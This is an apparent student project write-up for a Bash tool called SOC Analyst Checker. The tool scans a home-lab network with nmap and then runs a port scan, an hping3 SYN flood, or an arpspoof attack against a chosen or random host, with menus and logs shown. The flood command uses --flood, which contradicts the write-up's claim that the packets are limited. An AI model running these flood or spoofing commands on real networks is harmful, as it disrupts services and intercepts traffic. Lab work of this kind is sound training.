

# SOC Analyst Project: CHECKER


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## Project Overview

The SOC Analyst Checker project introduces a sophisticated security testing system designed to enhance the capabilities of Security Operations Center (SOC) teams. At its core, this tool enables security professionals to conduct controlled attack simulations while maintaining comprehensive logs of all activities, thereby improving team readiness and vulnerability assessment capabilities.




Screenshot: Initial system interface showing the main menu

# System Architecture and Implementation

## Network Discovery and Target Selection

The system begins its operation by performing a comprehensive network scan to identify available targets. This automated discovery process utilizes Nmap to safely enumerate network hosts, presenting the results in a clear, organized format. Users can either select specific targets or opt for random selection, providing flexibility in testing scenarios.



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290 fi
291
292 # Process scan results with error checking
293 local network_ips=""
294 if [ -f "/tmp/nmap_scan" ]; then
295     network_ips=$(grep "Nmap scan" /tmp/nmap_scan | cut -d " " -f 5)
296     rm /tmp/nmap_scan
297 fi
298
299 # Verify we have results before proceeding
300 if [ -z "${network_i
301 ps}" ]; then
302     echo -e "${YELLOW}No hosts found in scan range: $scan_range${NC}"
303     read -p "Press Enter to continue..."
304     return 1
305 fi
306
307 # Display results in a formatted table
308 draw_frame 60 "Available Targets"
309 echo -e "${BLUE}Found IPs:${NC}"
310 local counter=1
311 while IFS= read -r ip; do
312     echo -e "${GREEN}${counter}.${NC} $ip"
313     ((counter++))
314 done <<< "$network_ips"
315 draw_bottom_frame 60
316
317 # Store IPs for later use
318 echo "$network_ips" > /tmp/available_ips
319 return 0
320 }
321
322 # Target selection function
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**SOC Team Attack Simulator**

Welcome to the SOC Team Attack Simulator!

This tool helps security teams test network defenses by:

- Identifying active hosts on the network
- Simulating various network attacks
- Logging all activities for analysis

Please select your target range to begin...

**Network Selection**

Select scan range:

1. Current network range (172.16.50.0/24)
2. Custom IP range
3. Single IP address

Enter your choice (1-3): 1

Preparing network scan...

Scanning network range: 172.16.50.0/24

**Available Targets**

Found IPs:

1. pfSense.home.arpa
2. 172.16.50.2
3. 172.16.50.20
4. 172.16.50.254
5. 172.16.50.51

**Available Attacks**


1. Port Scanning Attack
  - Comprehensive port scan to identify open services
2. DoS Simulation
  - Simulated Denial of Service attack (limited packets)
3. ARP Spoofing Simulation
  - Network layer attack simulation

Screenshot: Network scanning process showing the discovery of available hosts

## Attack Simulation Capabilities



The system implements three distinct types of security tests, each designed to evaluate different aspects of network security:

**Port Scanning Mechanism** This primary testing capability employs Nmap to conduct thorough port analysis of target systems. The scan provides detailed information about open services and potential vulnerabilities, essential for security assessment. The implementation includes progress monitoring and result formatting for clarity.



Screenshot: Port scanning execution showing progress and results

**Denial of Service Testing** The DoS simulation feature utilizes hping3 to conduct controlled testing of system resilience. This implementation carefully limits packet transmission to prevent actual service disruption while still providing valuable insights into system response characteristics.



Screenshot: DoS simulation interface showing controlled execution

The screenshot shows a Kali Linux virtual machine running a custom script named 'SOC\_ANALYST'. The script is located at `/home/kali/Downloads/SOCAnalystCheckerProject`. The user is prompted to select an attack type (1-3) and a target IP (1-5). The script is currently running the ARP spoofing simulation on target IP 172.16.50.2.

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# Process and display results
echo -e "\n${GREEN}Scan Results:${NC}"
cat /tmp/scan_results
rm /tmp/scan_results
log_attack "Port Scanning" "$target"
}

# Attack 2: DoS Simulation Attack
dos_simulation() {
    local target=$1
    echo -e "\n${YELLOW}Initiating DoS Simulations${NC}"
    # Run DoS simulation in background and show loading
    hping3 -C 10 -d 120 -S -w 64 -p 80 --flood "$target" > /dev/null 2>&1 &
    show_loading "Executing DoS simulation on $target" $!
    log_attack "DoS Simulation" "$target"
}


# Attack 3: ARP Spoofing Simulation
arp_spoof_simulation() {
    local target=$1
    echo -e "\n${YELLOW}Initiating ARP Spoofing Simulations${NC}"
    # Run ARP spoofing in background and show loading
    timeout 10 arpspoof -i eth0 -t "$target" "$(ip route | grep default | awk '{print $3}')" &
    show_loading "Executing ARP spoofing on $target" $!
    log_attack "ARP Spoofing" "$target"
}

# Function to log attacks
log_attack() {
    local attack_type=$1

```

## Logging and Monitoring

Every operation within the system is meticulously logged, creating a detailed audit trail of all testing activities. The logging system captures timestamp information, attack types, and target details, storing them in a standardized format for easy analysis.



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586 echo -e "${RED}Error: No target was selected${NC}"
587 read -p "Press Enter to continue..."
588
589 fi
590 else
591 echo -e "${RED}Invalid target selection. Please try again.${NC}"
592 read -p "Press Enter to continue..."
593 fi
594 done
595
596 # Execute selected attack with chosen target
597 case $attack_choice in
598     1) port_scan_attack "$target_ip" ;;
599     2) dos_simulation "$target_ip" ;;
600     3) arp_spoof_simulation "$target_ip" ;;
601     4)
602         attack_choice=$((1 + RANDOM % 3))
603         echo -e "${YELLOW}Randomly selected attack type $attack_choice${NC}"
604         case $attack_choice in
605             1) port_scan_attack "$target_ip" ;;
606             2) dos_simulation "$target_ip" ;;
607             3) arp_spoof_simulation "$target_ip" ;;
608         esac
609     ;;
610 esac
611
612 echo -e "\n${GREEN}Attack completed. Check $LOG_FILE for details.${NC}"
613 read -p "Press Enter to continue..."
614 done
615
616 # Execute main menu
617 main_menu
618
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kali@kali: ~/Downloads/SOCAnalystCheckerProject
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2. Choose from available IPs
3. Enter custom IP
4. Random IP from available
172.16.50.51
[2025-02-16 17:19:57] Attack Type: Port Scanning (Quick Scan), Target:
Available Targets
Currently available targets:
1. pfSense.home.arpa
2. 172.16.50.2
3. 172.16.50.254
4. 172.16.50.51
Target Selection
Select target:
1. Use your IP (172.16.50.51)
2. Choose from available IPs
3. Enter custom IP
4. Random IP from available
172.16.50.51
[2025-02-16 17:38:15] Attack Type: Port Scanning, Target:
Target Selection
Select target:
1. Use your IP (172.16.50.51)
2. Choose from available IPs
3. Enter custom IP
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[2025-02-16 18:37:34] Attack Type: Port Scanning, Target: 172.16.50.20
[2025-02-16 21:02:40] Attack Type: ARP Spoofing, Target: 172.16.50.20
[2025-02-16 21:05:23] Attack Type: ARP Spoofing, Target: 172.16.50.20
kali@kali: ~/Downloads/SOCAnalystCheckerProject
cat /var/log/soc_checker.log
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
Screenshot: Log file contents showing formatted entries of various attack executions



# Testing and Validation

## Environment Configuration

